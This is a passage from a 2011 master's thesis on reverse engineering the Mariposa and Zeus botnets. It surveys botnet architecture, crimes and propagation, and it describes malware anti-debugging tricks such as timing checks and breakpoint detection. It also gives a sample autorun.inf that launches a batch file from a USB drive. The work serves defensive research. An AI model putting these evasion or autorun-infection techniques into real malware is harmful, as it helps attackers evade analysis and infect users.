BOTNET REVERSE ENGINEERING AND CALL SEQUENCE RECOVERY

PROSENJIT SINHA

A THESIS

IN

THE DEPARTMENT

OF

COMPUTER SCIENCE

PRESENTED IN PARTIAL FULFILLMENT OF THE REQUIREMENTS

FOR THE DEGREE OF MASTER OF COMPUTER SCIENCE

CONCORDIA UNIVERSITY

MONTRÉAL, QUÉBEC, CANADA

FEBRUARY 2011

CONCORDIA UNIVERSITY
School of Graduate Studies

This is to certify that the thesis prepared

By: Prosenjit Sinha

Entitled: Botnet Reverse Engineering and Call Sequence Recovery

and submitted in partial fulfillment of the requirements for the degree of

Master of Computer Science

complies with the regulations of the University and meets the accepted standards with respect to originality and quality.

Signed by the final examining committee:

Dr. Adam Krzyzak Chair

Dr. Terry Fancott Examiner

Dr. Benjamin Fung Examiner

Dr. Mourad Debbabi Supervisor

Approved by _____
Chair of Department or Graduate Program Director

_____
Dean of Faculty

Date February 17, 2011

Abstract

Botnet Reverse Engineering and Call Sequence Recovery

Prosenjit Sinha

The focus on computer security has increased due to the ubiquitous use of Internet. Criminals mistreat the anonymous and insidious traits of Internet to commit monetary online fraud, theft and extortion. Botnets are the prominent vehicle for committing online crimes. They provide platform for a botmaster to control a large group of infected Internet-connected computers. Botmaster exploits this large group of connected computers to send spam, commit click fraud, install adware/spyware, flood specific network from distributed locations, host phishing sites and steal personal credentials. All these activities pose serious threat for individuals and organizations. Furthermore, the situation demands more attention since the research and the development of underground criminal industry is faster than security research industry. To cope up against the ever growing botnet threats, security researchers as well as Internet-users need cognizance on the recent trends and techniques of botnets. In this thesis, we analyze in-depth by reverse engineering two prominent botnets namely, Mariposa and Zeus. The findings of the analysis may foster the knowledge of security researchers in multiple dimensions to deal with the botnet issue. To enhance the abstraction and visualization techniques of reverse engineering, we develop a tool which is used for detailed outlook of call sequences.

Acknowledgments

I would like to express my sincere gratitude to my supervisor Mourad Debbabi for his guidance and help throughout the research work. He encouraged me patiently to achieve my research successfully and develop creative thinking. I am proud to get the opportunity to work with him. I would also like to acknowledge all my co-researchers at the National Cyber-Forensics and Training Alliance (NCFTA) CANADA, for helping in my research with their technical expertise. Finally, I would like to thank my wife Arundhati Sinha and my parrents for their constant love, support and encouragement, without which this work would not be possible.

Contents

List of Figures

List of Tables

List of Publications

- **P. Sinha**, A. Boukhtouta, V. Velarde, and M. Debbabi. Insights from the analysis of mariposa botnet. In Proceedings of the International Conference on Risks and Security of Internet and Systems (CRiSIS). IEEE Press, 2010.

- J. Baldwin, **P. Sinha**, M. Salois, and Y. Coady. Progressive user interfaces for regressive analysis: Making tracks with large, low-level systems. In Proceedings of the Australasian User Interface Conference (AUIC). Perth, Australia, 2011.

- H. Binsalleh, T. Ormerod, A. Boukhtouta, **P. Sinha**, A. Youssef, M. Debbabi, and L.Wang. On the analysis of the zeus botnet crimeware toolkit. Proceedings of the The International Conference on Privacy, Security and Trust (PST). IEEE Press, 2010 **(Best Paper Award)**.

- T. Ormerod, L. Wang, A. Boukhtouta, M. Debbabi, A. Youssef, H. Binsalleeh, A. Boukhtouta, **P. Sinha**. Defaming botnet toolkits: A bottom-up approach to mitigating the threat. Proceedings of the International Conference on Emerging Security Information, Systems and Technologies (SECURWARE). IEEE Press, 2010.

List of Acronyms

EP	Entry Point
DDoS	Distribute Denial of Service
SCADA	Supervisory Control And Data Acquisition
PLC	Programmable Logic Controller
C&C	Command and Control
HTML	HyperText Markup Language
HTTP	Hyper Text Transfer Protocol
IRC	Internet Relay Chat
UDP	User Datagram Protocol
IP	Internet Protocol
P2P	Peer-to-Peer
DHT	Distributed Hash Table
SSL	Secure Socket Layer
FBI	Federal Bureau of Investigation
ICMP	Internet Control Message Protocol
GUI	Graphical User Interface

USB	Universal Serial Bus
RCE	Reverse Code Engineering
CPU	Central Processing Unit
LIFO	Last-In-First-Out
TF	Trap Flag
SDK	Software Development Kit
API	Application Programming Interface
DLL	Dynamic Link Library
TCP	Transmission Control Protocol
FTP	File Transfer Protocol
ICE	In Circuit Emulator
DCI	Direct Code Injection
MSN	Microsoft Network
URL	Uniform Resource Locator
POP	Post Office Protocol
PHP	Hypertext Preprocessor
NAT	Network Address Translation
PE	Portable Executable
DIVER	Dynamic Interactive Views for Reverse Engineering
XML	Extensible Markup Language
VERA	Visualization of Executable for Reversing and Analysis
IDE	Integrated Development Environment

Chapter 1

Introduction

The remarkable growth of the Internet technologies over the past few years changes the lifestyle of most people. The widespread use of the Internet has altered the pattern of the world from simple household level to businesses. The traditional ways of marketing, communication, education, and broadcasting are replaced by web-based applications and online systems. People in the 21st century are more akin to perform transactions online at their own favorable hours. However, the Internet applications are mistreated by perpetrators and hackers for committing different kinds of crimes. The extensive use of Internet motivates the malicious activities which took place over the past several years. Formerly malicious programs have been classified as viruses, worms or Trojan horses based on their behaviors. Nowadays, rather than being in a specific group, malware is often versatile and even equipped with multiple threats. In the majority of Internet mediated cybercrimes, the used victimization tactics vary from simple anonymity to identity theft and impersonation.

The advent of botnets further exacerbates the situation. A botnet is a term that designates a network of autonomous software robots (bots) compromising computers which are controlled by a botmaster running a command-and-control center. Botnets have become a severe threat to the Internet security by constituting an ideal platform of a wide variety of cyber attacks targeting identity theft, spamming, Distributed Denial of Service (DDoS) extortion and so on [83]. For example, Mariposa botnet comprised of 13 millions infected machines is capable to perform DDoS extortions and identity theft operations. Although the existence of botnets has been a known fact for a long time, the recent growth of cybercrimes and cyber-warfares mediated by botnets has attracted the attention of IT security researchers.

As a result, a surge of interest has been expressed in understanding, analyzing, detecting, defaming, and preventing botnet attacks. In this context, the battle between hackers/cyber criminals and IT security experts takes the allure of a non-terminating cat and mouse fight. In order to counter the escalation of hackers' ideas and innovations, security experts have to understand the threats and the employed technologies, and then design and implement techniques to mitigate the risk underlying these threats.

1.1 Motivations

Botnets are the root cause of many cyber crimes. They impose a severe threat to Internet users due to their central controlling capability over a huge number of infected machines

distributed around the globe. As of October 2009, Zeus botnet is estimated to have infected 3.6 millions computers [8]. Botnets are the main weapons of the cyber criminals to conduct money-making fraudulent activities. Such activities can be identified as spam distribution, hosting phishing sites, identity theft, click fraud, DDoS extortions and distributing unwanted software. According to MessageLabs [115], the average spam rate for the year 2010 is 89.1% and botnets account for 80-90% of all spams sent globally. Rustock [57], one of the dominant botnet, is solely responsible for sending 44 billions spams per day in the latter half of 2010 with over one million bots under its control [115]. Botnets are used extensively for distributing malware. In year 2009, 1 in 284.2 emails containing malware [115].

Botnets equipped with techniques like polymorphism, metamorphism, encryption, obfuscation and traffic encryption are hardly detectable by anti-viruses. With the help of polymorphic engine, botmaster can get a complete new version of the bot by a click of the mouse. In 2009, Symantec observed 90,000 unique variants of basic Zeus toolkits [18]. Mariposa bot toolkit comes with a built in polymorphic engine which enables botmaster to create encrypted bot code using different keys.

Despite significant research on botnet detection, defence, and eradication, the problem still persists in the Internet world. Bot writers constantly enrich their tools with new sophisticated techniques. For example, a new botnet URLZone [2] is capable to alter the online bank statement so that the victim cannot detect that his money has been stolen. Zeus botnet also has a similar capability of hiding transactions from the targeted web sites. The capabilities of the botnets reach such level that now, it targets Supervisory Control and

Data Acquisition (SCADA) systems. According to Symantec Corporation, a botnet called Stuxnet [107] searches for industrial control systems which are also known as SCADA systems. If it finds any SCADA systems running on the compromised computer, it tries to steal code and design projects. It is also capable to take advantage of the programming software interface to upload its own code to the Programmable Logic Controllers (PLC) [107]. Considering the sophistication of botnet capabilities, there is a desideratum to understand the inner working of the new botnets. It is important to disclose the details of how botnets work to help the security community in general to build better defense mechanisms.

The two most prominent techniques for malware analysis are behavioral analysis and code analysis. In behavioral analysis, the activities of the malware are examined by executing the malware in a controlled environment where they are observed with some specialized software. Some of the commonly used software tools for behavioral analysis are CWSandbox [70], NormanSandbox [94] and Anubis [5]. The limitations of these tools are: 1) they cannot provide a fine-grained information of register and memory access, 2) they cannot uncover certain hidden behavior, and 3) they cannot give information about the used traffic and the binary encryption algorithms. On the other side, reverse code analysis involves converting machine code into human readable assembly code and then analyzing it. Reverse code analysis can be either static using a disassember[1] or dynamic with the combination of a debugger and a disassembler.

Reverse engineering is complex and time-consuming particularly in obfuscated codebases involving malware. Currently the lack of modern visualization tools of assembly

[1] Disassembler is used to translate machine code into assembly code

code further exacerbates this problem. Comprehension of low-level issues such as malware threats often relies on dated user interfaces that actually inhibit navigation and exploration of large code bases. These user interfaces often fail to exploit visualization techniques that could significantly alleviate cognitive overhead. For example, the ways IDA Pro [74] represents a call diagram is not helpful for the analyzer. Actually the diagram is static with no supported execution traces or external calls. Additionally, it does not support call trace and call ordering nor does it indicate if a call occurs more than once. An initial usability survey reveals that better analysis of control flow is particularly critical for program comprehension in the malware domain [48].

1.2 Objectives

The purpose of the research is to find out the trends and the techniques used in botnet domain to perpetrate online crimes. We also intend to find out techniques that can ease the process of reverse malware analysis. More precisely, the objectives of our research are as follows:

- To discuss state-of-the-art techniques regarding malware and malware analysis for providing details about the contemporary techniques of reverse engineering.
- To provide the reverse engineering findings of two prominent botnets namely, Mariposa and Zeus to explore the techniques that are used in current botnets.
- To design and develop a control flow visualization tool for the analysis of low-level systems. The tool is designed to reduce the cognitive overload inherent in malware

comprehension.

1.3 Contributions

The main contributions of the thesis consist of the reverse engineering findings of two prominent botnets and the implementation of a low-level visualization tool. In more details, our contributions are as follows:

- The comparative study of the state-of-the-art techniques of malware and corresponding reverse malware analysis.
- The comprehensive reverse engineering results of Mariposa [108] and Zeus [52] botnets. The insights from this work are meant to illustrate the know-how used in current botnet technologies and enable the elaboration of analysis, detection and prevention techniques.
- The design and the implementation of a tool for reverse engineering, which we named Tracks [48]. Tracks works as a plugin of IDA Pro and supports the reverse analysis process by facilitating and providing visual issues like navigation history and dynamic call sequences. Our tool demonstrates how improved user interfaces can leverage visualization techniques.

1.4 Thesis Organization

The rest of the Thesis is organized as follows. We present an overview of botnets and a comparative study of reverse engineering techniques together with the current literature in Chapter 2. Using reverse engineering, we analyze Mariposa and Zeus botnets and present the findings in Chapter 3 and Chapter 4 respectively. In Chapter 5, we present the design and the implementation of the proposed visualization tool. Concluding remarks as well as a discussion of future works are reported in Chapter 6.

Chapter 2

Malware and Malware Analysis

We present an overview of malware and its counterpart malware analysis. In the first part of this chapter, we introduce the various types of malicious software focusing primarily on botnets. Then, we discuss the sophisticated techniques that are used in new types of malware to achieve their nefarious functionalities. At the end, we talk about different techniques of malware reverse engineering including behavioral analysis, static and live code analysis. We also converse about anti-debugging tricks that are generally used by malware writers to make the debugging process strenuous. Moreover, we present a literature review on related topics at the end of the chapter.

2.1 Overview of Malware

Malicious code is fragments of programs that can affect the confidentiality, the integrity, the data, control flow, and the functionality of a system without the explicit knowledge and

the consent of the user [56]. Malware can get access to the compromised machine, and send back important information to the malware controller. Over the time, the motivation of malware changes from fun to multi-million dollar business. In the early stage of the personal computer era, computer viruses were created for fun and to show the programming skills. First malicious virus, namely Brain [116], appeared after the appearance of personal computers in 1986. Brain infects the boot sector of the floppy drive and propagates when a user boots a machine from the infected floppy. Two years after the appearance of Brain, another worm called Morris [105] infected 6000 computers. Highly propagating worms with various spreading mechanisms were seen in mid to late 90s. This is the time when Internet and personal computers were getting their popularity, and people started to use electronic mail system as a mean of communication. Worms like Melissa [69], i love you [85], Anna Kurnikova [65], SoBig [120] and Mydoom [90, 114] spread via electronic system in that era. The online financial transaction boom in the business world in the late 90s changed the goals of malware writers such that to focus on organized and coordinated financial attacks. As a result, malware like Trojans, backdoors and botnets came to effect. Criminals are now more inclined to use controlled and combined power of botnets that spreads all over the globe to earn money. In the following, we present a brief description of some prominent forms of malwares.

2.1.1 Viruses

In IT world, the term "virus" is generally used to refer all types of malware. Viruses are self-replicating malware that can replicate itself for spreading purposes and run in the host

machine for the intent of malicious activities. Viruses are the primitive form of malware. Viruses first appeared in 1970 in ARPANET [6]. When the computer networking is in its childhood state, most viruses spread via removable devices mainly floppy disks. Some viruses spread by infecting executables and others by infecting boot sectors. The boom in personal computers in 1980 led to the corresponding boom of viruses. More people get in touch with personal computers, more they gain knowledge about its mechanism. Some users apply their knowledge to create programs with malicious intent. Macro viruses written in scripting languages became common in the mid 90s. Most of those viruses target Microsoft Word and Excel to infect and spread throughout.

2.1.2 Worms

A worm is fundamentally similar to a virus in the sense that it is a self-replicating malicious program. The difference is that a worm replicates using networks and the replication process does not require any human interaction. A worm breaches a system by exploiting the vulnerabilities of the operating systems or applications. Once inside, it tries to propagate itself to other systems using networks. Some of the most common worms are: Storm [78], Code Red [60] and Slammer [61].

2.1.3 Trojans

Trojan horses generally known as Trojans are the malicious programs in the form of innocuous programs. A Trojan is a harmless tool that is delivered in a normal way which in fact contains malicious contents in it. The main difference between Trojans and viruses

is, Trojans can not replicate like viruses. Trojans can disguise itself in victim's machine in the form of a screen saver or a collection of artworks coming in via an email attachment. Therefore, along with the legitimate contents, a well-designed virus or bot can lurk. After executing, it may open a backdoor or download other malicious contents from the Internet.

2.1.4 Rootkits

A rootkit is a malware component consisting of small and useful programs that allow an attacker to maintain administrative access. In other words, a rootkit is a malicious program that allows a permanent and undetectable presence on a computer [76]. The main idea of rootkit is to hide the presence of malicious activities and data in the system. Most rootkits are capable of hiding files and directories whereas others are used for sniffing packets from networks.

2.1.5 Botnets

The remarkable and diverse growth of Internet changes the motivation of malicious activities over the past several years from vandalism, script kiddie and demonstration of programming knowledge to financial gain. Nowadays, increasing number of profit-oriented malware activities like, identity theft and DDoS are backed by organized crime gang. This involvement of financial motivation boosts up the use of sophisticated techniques in bot code and make the task of IT security more difficult. Botnets are identified as the latest threats in Internet security. Unlike other malware, botnets are organized in a hierarchical manner with a central control. A bot is a computer program installed in a user machine,

and botnet is a network of bots. After being installed in the victims' machine in a clandestine way, the bot communicates covertly with a Command and Control (C&C) server. The botmaster, who is the controller of the botnet, issues commands to the C&C server which then relays the commands to the bots in order to be executed in the compromised machine.

Botnet Architecture

The foremost feature that keeps botnet apart from other types of malware is its control mechanism. Thousands or millions of machines hijacked by a specific botnet are controlled by a central authority generally known as botmaster or botherder. The botmaster issues command on a location known as Command and Control (C&C) server. The C&C server is crucial for a botnet as it is the platform for the botmaster to deliver commands to the zombies. Upon compromising the victim machine, each bot tries to communicate with the C&C server in order to receive commands from the botmaster. There are some works on the taxonomy [62] of botnets, using properties like C&C infrastructure, propagation mechanism or exploitation mechanism. Considering the topology of the C&C server, botnets can be classified into:

- *Centralized.* It is the oldest type of topology. In this arrangement all zombies are controlled from a central server. This single point (C&C server) is responsible for the communication between the botmaster and the zombies. Botmaster issues commands to the C&C server and the server distributes the commands to the bots. In most cases, the communication between the bot and the C&C server is based on either Internet Relay Chat (IRC) or Hyper Text Transfer Protocol (HTTP). Formerly, botmasters

were more akin to use IRC server for C&C because of its minimal effort and its easy administration. They used to host the IRC server in "bullet proof" hosting[1] services or in one of the compromised machines. To circumvent the single point failure, IRC botnets use a list of IP addresses of servers. If bot does not receive any reply from one server it will automatically switch and try to communicate with another server from the list.

Recently, HTTP is getting popularity as botnet C&C communication protocol [84]. Use of HTTP has several advantages over IRC. Most of the organizations configure their firewall to accept communication on port 80. The opposite is the true for IRC, IRC traffic are blocked in most organizations. In HTTP botnet, most of the cases attackers use hard-coded domain name to reach the HTTP server. They use Fast-flux [77] techniques to evade themselves from detection. All communications are encrypted for anonymity. Additionally botnets can use User Datagram Protocol (UDP) as the communication protocol. For instance, Mariposa bot uses UDP protocol to communicate with with C&C server [108]. Advantages of using UDP as the C&C communication protocol is discussed in Chapter 3.

The big advantage of centralized topology is its simplicity and low latency. On the contrary, it is highly vulnerable to detection and failure [88, 89] because of their centralized structure. If the central server is detected, botmaster will loose the control from the whole army whereas on the decentralized architecture, if one server is detected, botmaster will lose only a portion of his army.

[1] A service that guarantees the availability of service even if it is found to be malicious or illegal.

- *Decentralized.* Command and Control servers are the vulnerable point in centralized architecture, from the attacker's point of view. Botmaster will lose the control of all his bots once the command and control servers are shut down by the defenders. Defenders can identify the IP address of the command and control server by analyzing the traffic [51], or the list of the IP addresses can be retrieved by reverse engineering a captured bot. Shadowservers [16] also provide feeds about the C&C server IPs. To counter those potential drawbacks, botmasters are switching to decentralized topology. In decentralized topology, Peer-to-Peer (P2P) technology is used to control botnets. The pivotal issue in P2P is the absence of central C&C server. As there is no central server, there is no central point of failure. Peer-to-Peer traffic is also harder to detect because of the absence of a central server. However, the compromised bot still needs the bootstrapping[2] process to join the botnet. The newly infected machines need to know at least one bot to receive information as well as commands from the botmaster. Peer-to-Peer bots mainly use different implementation of Distributed Hash Table (DHT) to organize the bots. Some bots use Chord [113] implementation and others use Kademlia [87]. Examples of botnets that use Peer-to-Peer as communication protocol are Slapper [46], Sinit [28], Phatbot [27], Peacomm [98] and Nugache [101].

- *Hybrid.* Wang *et al* have proposed a new topology of botnets [119] which is the mongrel of centralized and decentralized topologies. They have tried to propose a structure that eliminates the weak points of both centralized and decentralized botnet

[2]The process of joining the botnet

topologies.

Botnet Capabilities

Over time, the motive of the cyber crime has changed. Today, large fractions of cyber crimes are profit-driven [83]. Botnets are also evolved considering the financial issue as the central driving force. With the control of millions of compromised machines, which are ready to download and execute anything on the fly, botmaster is capable to use them for an array of malicious purposes to earn money. Some of the commonly used malicious activities are listed below:

- *Information Stealing.* Most of the botnets are equipped with spyware capabilities. Capabilities like keylogging, screenshot taking, packet capturing, data theft and browser tracking can be used to steal almost all types of personal data from users [72]. Software keyloggers are used to log the keystrokes from the keyboards of the compromised machines. Keylogging even turns the Secure Socket Layer (SSL) encrypted application vulnerable because data is logged as plain text before it goes to any encryption. Some of the commonly targeted data types are: Credit card information, Paypal [26] and eBay [24] credentials, email and Instant Messenger (IM) credentials, personal information and Windows protected storage information. Federal Bureau of Investigation (FBI) estimates that botnets caused 20 million dollars in losses in 2005, out of which one of the scam evaded a Midwest financial institution out of millions [33] .

- *Spam Distribution.* Most of the spam messages are generated from botnets and some of them like Strom [78] and Bobax [112] are maintained for spamming only. According to *Cisco 2008 annual report*, more than 90% of the emails exchanged over the Internet are spam [7]. In this report, they stated that by mid-2008, the Srizbi [110] botnet had a stable population of 260,000 host computers and was responsible for the distribution of as much as 60 percent of the world's spam (a staggering 80 billion messages per day). In May 2009, in a 24-hour period around the U.S. Memorial Day (May 25, 2009), just over 249 billion spam messages were sent.

- *Registry and Hard Drive Searching.* Botnets often include functionality to search valuable information from the hard drive or registry to send them to the C&C server [72]. Generally targeted information includes email addresses, CD keys, instant messenger contact information and Windows protected storage contents.

- *Hosting of Phishing Sites.* Botmasters use compromised machine to host phishing sites. Sometimes they rent part of their network to other interested parties to conduct such activities. Botmasters usually try to baffle gullible users through spam emails and using social engineering techniques to visit their vague sites. A portion of users get trapped and reveal their personal information like credit card numbers to attackers. In 2009, Semantec detected 59,526 phishing hosts which is an increase of 7 percent over 2008 [18].

- *Click Fraud.* In this type of attack, attacker generates profit by directing his zombies to click on some specific ads. The botmaster earns some money for each click. With

the enormous number of zombies around the world, a formidable amount of money cab be earned through click fraud. There are some botnets with the sole purpose of click fraud for instance, Clickbot [63]. Clicking agents, e.g., Clickmaster, I-Faker, FakeZilla, etc, are also available for purchase. According to ClickForensics, click fraud alone amounted to 12.7% of all pay-per-click advertisements in the second quarter of 2009 [58].

- *Distributed Denial of Service (DDoS) Attack.* Most of the botnets are equipped with the power of performing Distribute Denial of Service (DDoS) attacks. The idea behind the attack is to request services to a specific server from all around the globe using compromised machines resulting in slowing or stopping the capability of providing services. The techniques that are most commonly used for performing DDoS are UDP, SYN, ICMP, and ECHO flooding [72]. The accumulated power of botnet distributed all over the globe is the weapon of the botmaster to perform DDoS. Most of the recent DDoS attacks are performed using botnets. For example, in May 2007, a DDoS attack was launched against the Estonian government and commercial Websites [64].

- *Gateway and Proxy Functionalities.* Botmasters often use the compromised machines to act as Proxy servers in order to avoid detection. Some of the common proxy functionalities include HTTP proxy, Socks proxy, IRC bounce, and Generic port redirection [72].

Botnet Creation and Propagation

It is a common thought that building a botnet needs a formidable amount of technical knowledge and expertise. However, with the presence of numerous online help and hacker forums, nowadays, it is comparatively easier to build up a botnet. A wealth of information is available for download on hacking sites. Graphical user interface (GUI) based exploit packages are available to compromise systems. Besides that, attackers do not even need to write their own piece of malware. Ready to deploy malware are available to buy online. Malicious toolkits like Zeus and Butterfly are available online to buy along with customer support [31]. Distributor of Butterfly botnet offers different price for different modules. After the purchase or creation of a botnet toolkit, the next responsibility of the master is to distribute the bot. Underground community share IP ranges to determine the target netblocks. For example, criminals are more akin to attack netblocks with broadband access, highly available, less monitored and vulnerable systems [71]. In the following, we discuss the most common techniques that are used to spread the botnet infection:

- *Peer-to-Peer Network.* Peer-to-Peer file sharing networks are used extensively for botnet propagation. The general technique is to copy the malware in the shared folder of the P2P application as an innocuous program with a legitimate name. For example, Mariposa botnet searches the registry for the installed peer-to-peer programs [108]. If there is any installed P2P application, mariposa copies itself into the associated shared folder using attractive names. For example, the crack file of a favorite game. Mariposa receives the name of the folder from the botmaster [108].

- *Instant Messenger.* Instant messengers are popular choice for attackers. They employ the social engineering techniques to spread malware/botnet with the help of instant messengers. Some of the botnets hook the Windows send and receive functions so that they can get access to all the messages sent and received from the messenger. As the send function being hooked, malware can replace any message sent by the user. It can send any unsolicited message or link that ultimately takes the user to the malicious Websites or it may begin the download and the installation process of the malware.

- *Email/Spam.* In this type of attack, gullible users are prompted to open an attachment or a link. The system becomes compromised by the malware if the user click on the link.

- *Vulnerability Exploitation.* Using the vulnerability of software system is another method of botnet propagation. Even though software vendors try to update patches when the vulnerability is discovered, some systems remain susceptible because of the improper administration.

- *Storage Medium.* Storage medium like USB drives are widely used to spread botnets. USB storage drives (e.g. thumb or jump drives) are ubiquitous in the modern workplace. They can be purchased at nearly all retail stores for less than the cost of a burger. The intent of USB infection is to exploit the seemingly benign nature of the Windows Autorun feature [91]. When an external storage device is attached with the system, Windows uses the *autorun.inf* file of that device to know what autorun

action it may perform with this device. A simplified *autorun.inf* file is shown in Figure 2.1. The open field specifies the path and file name of the application that AutoRun launches when a user inserts a disc in the drive. The action field specifies the text that is used in the autoplay dialogue box. When a machine get infected, the infection instruments the operating system so that it can receive notification from the operating system whenever a storage medium is attached with the system. As a consequence, the malware copies the malcode into the storage medium and tweaks the content of the *autorun.inf* file so that the copied malcode is executed as autorun program.

```
[autorun]
open=start.bat
action=Open folder to view files
shell\open\command=start.bat
```

Figure 2.1: Simple Autorun File

2.2 Sophistication of Botnet Techniques

Code evolution is common in malware industry. The evolution is destined to avoid detection and also to make the malware analysis process hard and strenuous. Modern malware is often equipped with sophisticated techniques like: encryption, polymorphism, metamorphism, multi-threaded execution, stealth techniques, anti-analysis Techniques etc. In the following we detail some of these techniques.

2.2.1 Encryption

One of the easiest ways to hide malware functionality is to use encrypted code. Nowadays, malware often comes with encrypted codebases which makes the task of static analysis almost impossible. Encrypted malware executable first runs a decryption routine which decrypts other part of the malware and convert the encrypted codebase into meaningful machine code. Multiple layers of encrption/decryption is also common in order to make the analysis of the malware more complicated.

2.2.2 Polymorphism

In polymorphism, a malware code mutates in a way that it maintains its original functionality. The simplest approach of polymorphism is to use encryption with random encryption keys. Every time when a malware codebase is generated, it encrypts itself using a different key. Polymorphism technique is extremely useful to baffle signature-based malware detection techniques.

2.2.3 Metamorphism

The idea of metamorphism is to alter the whole executable when a new copy is generated. Instead of encrypting the program body with a different key, metamorphism creates a new executable with the same functionality by altering the whole malicious program, including the metamorphic engine itself. The alteration can be achieved by using:

- Instruction ordering

- Instruction and register selection
- Garbage insertion
- Condition reversing
- Function ordering
- Control flow changing

2.2.4 Multithreading

As the computing power of personal computer rises in a remarkable level, malware writers start showing their intention on multithreaded execution of malware. For example, W32/ratos [49] launches more than one kernel mode in order to perform several tasks simultaneously.

2.2.5 Stealth Techniques

Stealthiness and low-noise is the ultimate target of malware. While running in the victim machine, malware should hide itself in order not to be detected. Malware often uses several stealth techniques to hide itself:

- *File System.* Hiding file system is critical for malware. Malware is commonly equipped with functionalities to hide its critical files and directories from operating systems and other analysis tools. It may achieve the purpose either by installing rootkits [121] or by using other sophisticated techniques.

- *Memory.* Malware can distribute its functionality inside different legitimate processes using code injection techniques. Malware can inject code into different Windows processes and inter communicate using named pipes[3]. This makes malware analysis extremely tough. As an example, Zeus botnet uses mass process infection to distribute its functionality among several processes [52].

- *Disk.* A sector of the disk can be marked as bad by malware to restrict the access of the operating systems. Malware can also store data or copy itself in locations that are generally not used for data storage [116].

2.2.6 Anti-analysis Techniques

Criminals want to keep the functionality of their crimeware toolkit hidden. Anti-analysis techniques are used to make the analysis of the crimeware impossible or hard for security researchers. These anti-analysis techniques check if malware programs is executed under a control environment (e.g. debugger, sandbox or honeypot). If the malware can detect such environment, it aborts its execution. Few miscellaneous commonly used anti-analysis techniques are discussed here:

- *Time Checking.* Malware often uses relative execution time information to detect whether it runs under a debugger or not. For example, the *GetTickCount* API function is used to detect pauses in execution which in fact detects the presence of a debugger. *GetTickCount* returns the elapsed time in milliseconds since the system

[3] A named pipe is a named, one-way or duplex pipe for communication between the pipe server and one or more pipe clients.

started. Malware calls *GetTickCount* in two locations in the code and then calculates the difference. A large difference indicates the presence of a debugger.

- *Breakpoint Detection.* A breakpoint is an indicator for the debugger to stop execution of the program. It can be either a software breakpoint or a hardware breakpoint. When a user sets a breakpoint in a line of code, the debugger internally saves the opcode and replaces it with the opcode 0xCC (INT3)[4]. When the debugged program executes the INT3 instruction, it stops the execution and transfers the control to the debugger's corresponding exception handler. At this point, the debugger notifies the user that a breakpoint has been hit and concurrently it replaces the opcode 0xCC with the original opcode that it has been saved previously. After executing the original opcode, the debugger again saves the original instruction and replaces it with 0xCC. This action is for the persistency of breakpoints. Malware exploits software breakpoint mechanism to detect debuggers. Malware incorporates 0xCC opcode in the middle of a valid code to detect the presence of a debugger. If the program is not running under a debugger then the execution of 0xCC will trigger the associated exception handler and the execution will continue. On the other side, if it runs under a debugger then execution of the 0xCC will cause to trigger the debugger signalling a breakpoint.

  Unlike software, hardware breakpoint is implemented with the help of CPU's special functionality. In x86 processor family, hardware breakpoint mechanism is achieved with the help of special registers known as debug registers. There are eight reserved

[4]INT3 instruction generates a single step exception

debug registers in x86 architecture (DR0 to DR7). The registers DR0 through DR3 contain addresses on which to break the execution while debugging. The DR7 register is used to control the debugging process and DR6 is used to maintain the status. The library function *GetCurrentThreadContext* is used to read the contents of debug registers from the chip and then the contents of the registers can be compared with 0x00 to confirm that there are no hardware breakpoints in the system.

2.3 Reverse Engineering

Reverse engineering is the process of discovering the technological aspects of a device, an object or a system through analysis of its structure, its function and its operation. The term reverse engineering can be correlated with different things with different perspectives. Software reverse engineering is one of the most intricate processes and it is comparable with opening up an unknown box and looking inside it.

When we correlate binary executable with reverse engineering, the process is often termed as Reverse Code Engineering (RCE). To get proficiency on the process of reverse code engineering, one required to get a thorough understanding of computer systems specially the working methodology of operating systems. Moreover, it is very important to understand the assembly language. Another important trait that is a prerequisite for the analyzer is the perseverance, curiosity and desire to learn. According to Eldad Eilam [67], the arts that are integrated with reverse engineering are: code breaking, puzzle solving,

programming and logical analysis. In the rest of this chapter we focus on the various techniques of reverse engineering and its related aspects.

2.3.1 Reversing Malicious Software

Dealing with malicious software is always challenging. The same is true with the reverse engineering of malicious software. The advent of the Internet has changed the world of computers dramatically. A computer user is not an isolated entity now. As long as someone is connected with the Internet, he can be the victim of security related hazards. Over the last ten years, malware has reached a sophistication level such that it does not need any human intervention at all to steal personal information and accumulate information to a central location. The connection between reverse engineering and malware is quite interesting. Reverse engineering is used extensively in both end of the malicious software chain. Security experts as well as antivirus companies use reverse engineering to understand the inner working of malware. On the other side, malware writers use reverse engineering to locate the vulnerabilities in operating systems and other applications. They exploits uncovered vulnerabilities in order to penetrate systems and thereby get unauthorized access to victim's machines. Reverse engineering of malicious executable can be achieved by conducting behavioral analysis and reverse code analysis. The details on both type of analysis are provided in the subsequent sections.

2.3.2 Assembly Language

Assembly language is the human readable representation of the machine language. It is used for the reverse engineering of binary executable. Every computer platform has its own set of assembly instructions. In this thesis, we primarily focus on the Intel's 32-bit architecture (IA-32) which is based on Intel's x86 CPU architecture. It is very important to acquire a firm understanding of the assembly language in order to master in reverse engineering.

2.3.3 Basic x86 Architecture

To perform reverse engineering, we need sufficient amount of knowledge about assembly language and the low level structure of the computer. We need to know how the registers interact with each other and what their purposes are. On reversing a binary, most of the time we need to look at the content of the registers and the assembly language together with a description about the low-level architecture of computers. In the following, we provide a brief overview about the low level architecture of computers.

Registers

The hardware components that are directly referred from assembly language are registers. Registers are used as the temporary storage by microprocessors while executing instructions. To avoid accessing memory for every instruction, microprocessor uses registers as the registers can be accessed without any performance penalty. IA-32 has eight 32-bit general purpose registers: EAX, EBX, ECX, EDX, EBP, ESI, EDI and ESP. In addition to those

Registers	Description
EAX, EBX, EDX	Used as general purpose register for arithmetic, logical and boolean operations.
ECX	Used as general purpose register but mainly as a counter for repetitive instructions.
ESI, EDI	Used for source and destination index for string operations.
EBP	Used for base addresses to reference function arguments (EBP+value) and local variables (EBP-value).
ESP	Used to point to the current "top" of the stack; changes via PUSH, POP, and other instructions.
EIP	Used to point to the next instruction

Table 2.1: IA-32 General Purpose Registers

general purpose registers, IA-32 structure has a specific flag register to preserve all types of status information. This flag register is generally known as EFLAGS register. The status of this flag register is vital to understand the functionality of the binary while reversing. Table 2.1 elaborates the general purposes of these registers.

Stack

Stack is a region of memory location used for short term storage of information. Registers are used to store data that is used immediately by a processor whereas stack is used to store slightly long term data. Stack memory resides in RAM as like any other memory. The only separation between memory and stack is logical. Stack uses Last-In-First-Out (LIFO) data structure where information is pushed or popped into the structure. Stack is generally used during the execution of a process or a thread. Each process or thread has a reserved region of memory as stack that is used frequently to store function parameters.

Heap

